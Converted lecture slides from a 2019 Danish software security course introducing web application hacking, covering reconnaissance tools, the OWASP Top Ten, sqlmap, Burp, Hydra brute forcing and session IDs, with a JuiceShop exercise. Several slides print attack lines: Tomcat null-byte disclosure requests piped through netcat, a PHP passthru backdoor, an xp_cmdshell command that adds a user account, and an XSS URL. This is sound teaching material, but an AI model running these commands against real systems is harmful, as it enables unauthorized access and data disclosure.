

Welcome to

## 4. Web Application Hacking Intro

KEA Kompetence OB2 Software Security 2019

Henrik Lund Kramshøj hlk@zencurity.com @kramse  

Slides are available as PDF, kramse@Github  
4-web-app-hacking-intro.tex in the repo security-courses

# Plan for today

## Subjects

- Generic Network Fault Injection
- Attacking Authentication
- Session IDs
- Common web application issues

## Exercises

- Try a few attacks in the JuiceShop with web proxy

# Reading Summary

AoST chapters 6: Generic Network Fault Injection

AoST chapters 7: Web Applications: Session Attacks

AoST chapters 8: Web Applications: Common Issues

AoST chapters 9: Web Proxies: Using Web Scarab

# Goals: Web Application Hacking intro

Don't Panic!

Introducere basale penetrationstestmetoder mod webservere og web applikationer  
Gøre deltagerne istand til at udforske området ved at henvise til gode kilder

# Aftale om test af netværk

**Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.**

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde - eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frygten for terror har forstærket ovenstående - så lad være!

# Er sikkerhedstest af webservere interessant?

Sikkerhedsproblemer i netværk er mange

Kan være et krav fra eksterne - eksempelvis VISA PCI krav

Konsulentens udstyr - vil du være sikkerhedskonsulent

Sikkerhedskonsulenterne bruger typisk Open Source værktøjer på Linux og enkelte systemer med Windows - jeg bruger helst Windows 7 idag

Laptops, gerne flere, men een er nok til at lære!

- *A Hands-On Introduction to Hacking by Georgia Weidman*, June 2014  
<http://www.nostarch.com/pentesting>
- *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* Dafydd Stuttard, Marcus Pinto, Wiley September 2011 ISBN: 978-1118026472

- Metasploit Unleashed - gratis kursus i Metasploit  
<http://www.offensive-security.com/metasploit-unleashed/> <http://mdsec.net/wahh/>

# Hackerværktøjer

- Nmap, Nping - tester porte, godt til firewall admins <http://nmap.org>
- Kali Linux/Backtrack <http://kali.org>
- Metasploit Framework <http://www.metasploit.com/>
- Wireshark avanceret netværkssniffer - <http://http://www.wireshark.org/>
- Skipfish <http://code.google.com/p/skipfish/>
- Burpsuite <http://portswigger.net/burp/>
- OpenBSD operativsystem med fokus på sikkerhed <http://www.openbsd.org>

Billede: Acid Burn / Angelina Jolie fra Hackers 1995

# Hvad skal der ske?

Tænk som en hacker

Rekognoscering

- ping sweep, port scan
- OS detection - TCP/IP eller banner grab
- Servicescan - rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: OpenVAS, nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:

Vi går idag kun efter webservere

# OSI og Internet modellerne

I recommend securing from bottom up

# Brug af Wireshark

Se også [https://en.wikipedia.org/wiki/Hypertext\\_Transfer\\_Protocol](https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol)

# Primary HTTP methods

- GET** Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)[1] The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations."[13] See safe methods below.
- HEAD** Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.
- POST** Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.[14]
- PUT** Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.[15]

Source: [https://en.wikipedia.org/wiki/Hypertext\\_Transfer\\_Protocol](https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol)

Indsamling af informationer kan være aktiv eller passiv indsamling i forhold til målet for angrebet **passiv** kunne være at lytte med på trafik eller søge i databaser på Internet: google, whois, archive.org m.fl.

Eksempel: start Wireshark og browser på samme client

**aktiv indsamling** er eksempelvis at sende ICMP pakker og registrere hvad man får af svar, portscan m.v.

Eksempel: brug SSLScan programmet og udfør mange request mod en server  
`sslscan --ssl2 server`

Check dit site med `http://www.ssllabs.com`

# Whois systemet

IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) <http://ripe.net>
- ARIN American Registry for Internet Numbers <http://www.arin.net>
- Asia Pacific Network Information Center <http://www.apnic.net>
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands <http://www.lacnic.net>
- AfriNIC African Internet Numbers Registry <http://www.afrinic.net>

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)

Firefox add-on galore, brug dem - AS nummer, IP, whois, country

# HTTPS Everywhere

HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

<http://www.eff.org/https-everywhere>

Nping done: 1 IP address pinged in 4.08 seconds
```

This tool from the Nmap package can verify if firewalls are open etc.

Syn Ack is when the firewall and network works, AND web server is started etc.

If web server not running, would be RESET instead [http://nmap.org](https://nmap.org)

# Generic Network Fault Injection

Inserting proxies can allow modification of data in transit

Can be used for random bit corruption

Can often reproduce the data

Automate gathering of evidence

Book uses simple Random TCP/UDP fault injector, with ARP spoofing

Various test cases must be tried with potential bad data, examples:

- loooong input - buffer overflows
- SQL injection - database commands
- Cross-site scripting
- Random bytes - recommend using real fuzzers that understand target protocol
- Metacharacters like null bytes

# Apache Tomcat Null Byte sårbarhed

## Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0
```

```
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
```

```
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp  
HTTP/1.0\r\n\r\n";'|nc my.server 8080
```

```
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc  
my.server 8080
```

efter *opgradering* er serveren ikke sårbar mere

# Curl - the HTTP swiss army knife

Christian Panton  
@christianpanton

@je5perl

```
panton@fluffy:~$ curl -H "Host: mobil.dr.dk" headertest.panton.org/  
Connected: [::ffff:80.62.117.213]:55713  
  
GET / HTTP/1.1  
X-Nokia-msisdn: 4531695533  
X-Context-id: 1223221667  
User-Agent: curl/7.35.0  
Accept: */*  
Host: mobil.dr.dk
```

30/10/14 22.13

What is curl? curl is a command line tool and library for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, Gopher, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, Telnet and TFTP. curl supports SSL certificates, HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, proxies, HTTP/2, cookies, user+password authentication (Basic, Digest, NTLM, Negotiate, kerberos...), file transfer resume, proxy tunneling and more.

## OWASP top ten

The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

<http://www.owasp.org>

Also has Zed Attack Proxy (ZAP) [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

# Konfigurationsfejl - ofte overset

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!

Tilsvarende ser vi jævnligt eksempler på at folk tager input direkte over i shell på Linux

# OWASP WebGoat

WebGoat fra OWASP, <http://www.owasp.org>

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en almindelig laptop

<https://www.owasp.org>

# PHP shell escapes

Hvad indeholder hackerens udgave af filen data/config.php  
- alt, bagdøre, hack scripts, exploits

```
<pre>  
<?php passthru(" netstat -an && ifconfig -a"); ?>  
</pre>
```

Andre shell escapes:

- Perl: `print `/usr/bin/finger $input{'command'}`;`
- UNIX shell: ``echo hej``
- Microsoft SQL: `exec master..xp_cmdshell 'net user test testpass /ADD'`

**resultat: webserveren sender data ud via normal HTTP**

# Proof of concept programs exist - god or bad?

# Nikto webscanner

**Description** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Nem at starte, checker en hel del - og kan selvfølgelig udvides

```
nikto -host 127.0.0.1 -port 8080
```

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner <http://cirt.net/nikto2>

# Demo: Nikto

Script started on Tue Nov 7 17:43:54 2006

```
$ nikto -host 127.0.0.1 -port 8080 ^M
```

```
-----  
- Nikto 1.35/1.34 - www.cirt.net
```

```
+ Target IP: 127.0.0.1
```

```
+ Target Hostname: localhost.pentest.dk
```

```
+ Target Port: 8080
```

```
+ Start Time: Tue Nov 7 17:43:59 2006
```

```
...
```

```
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
```

```
+ /examples/jsp/snp/snoop.jsp - Displays information about page  
retrievals, including other users. (GET)
```

```
+ /examples/servlets/index.html - Apache Tomcat default JSP pages  
present. (GET)
```

Demo nikto - burde finde nogle ting

Falske positiv vs falske negativ!

# Sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

## Features

Automatic SQL injection and database takeover tool <http://sqlmap.org/>

# sqlmap features

## ; Features();--

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB** database management systems.
- Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.**
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns.**
- Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack.**
- Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: <http://sqlmap.org/>

# Cross-site scripting

Vi har primært snakket om server angreb - men klienter er også udsatte

Hvis der inkluderes brugerinput i websider som vises, kan der måske indføjes ekstra information/kode.



Hvis et CGI program, eksempelvis `comment.cgi` blot bruger værdien af "mycomment" vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?  
mycomment=<SCRIPT>malicious code</SCRIPT>

```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden "security context"

# Mini proxy: Tamper Data

Udvidelse til Firefox som opfanger request og kan modificere inden de sendes

<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

# Burp Suite

Burp Suite contains the following key components:

- ✓ An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- ✓ An application-aware **Spider**, for crawling content and functionality.
- ✓ An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- ✓ An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- ✓ A **Repeater** tool, for manipulating and resending individual requests.
- ✓ A **Sequencer** tool, for testing the randomness of session tokens.
- ✓ The ability to **save your work** and resume working later.
- ✓ **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp Suite af Dafydd Stuttard <http://portswigger.net/burp/>

# Burpsuite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke

Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere?

Man bør være klar over hvilke teknologier man bruger

Standardiser på et mindre antal produkter, biblioteker, sprog

Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

**nye produkter kan være farlige til man lærer dem at kende!**

# Retningslinier

- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel:  
javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer,  
eks Ruby On Rails Security Guide  
<http://guides.rubyonrails.org/security.html>
- OWASP Cheat sheets  
[https://www.owasp.org/index.php/PHP\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet)

# Change management

Er der tilstrækkeligt med fokus på software i produktion

Kan en vilkårlig server nemt reetableres

Foretages rettelser direkte på produktionssystemer

Er der fall-back plan

Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries

# Attacking Authentication

Passwords vælges ikke tilfældigt

The 50 Most Used Passwords				
1. 123456	11. 123123	21. mustang	31. 7777777	41. harley
2. password	12. baseball	22. 666666	32. f*cky*u	42. zxcvbnm
3. 12345678	13. abc123	23. qwertyuiop	33. qazwsx	43. asdfgh
4. qwerty	14. football	24. 123321	34. jordan	44. buster
5. 123456789	15. monkey	25. 1234...890	35. jennifer	45. andrew
6. 12345	16. letmein	26. p*s*y	36. 123qwe	46. batman
7. 1234	17. shadow	27. superman	37. 121212	47. soccer
8. 111111	18. master	28. 270	38. killer	48. tigger
9. 1234567	19. 696969	29. 654321	39. trustno1	49. charlie
10. dragon	20. michael	30. 1qaz2wsx	40. hunter	50. robert

# Brute Force Testing

## hvad betyder bruteforcing? afprøvning af alle mulighederne

Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]

[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]

[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

### Options:

- S connect via SSL
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- e ns additional checks, "n" for null password, "s" try login as pass
- C FILE colon seperated "login:pass" format, instead of -L/-P option
- M FILE file containing server list (parallizes attacks, see -T)
- o FILE write found login/password pairs to FILE instead of stdout

...

# Session IDs

- Session IDs tie the user with the state on the server
- Must be randomly assigned, otherwise an attacker can guess a valid ID
- Common problems, time based or predictable in some way
- Check code for generating IDs or measure - Phase Space Analysis

# Exercise

Now lets do the exercise

## JuiceShop Attacks 60min

which is number **12** in the exercise PDF.

## For Next Time

Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Most days have less than 100 pages, but some days may have more!

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools
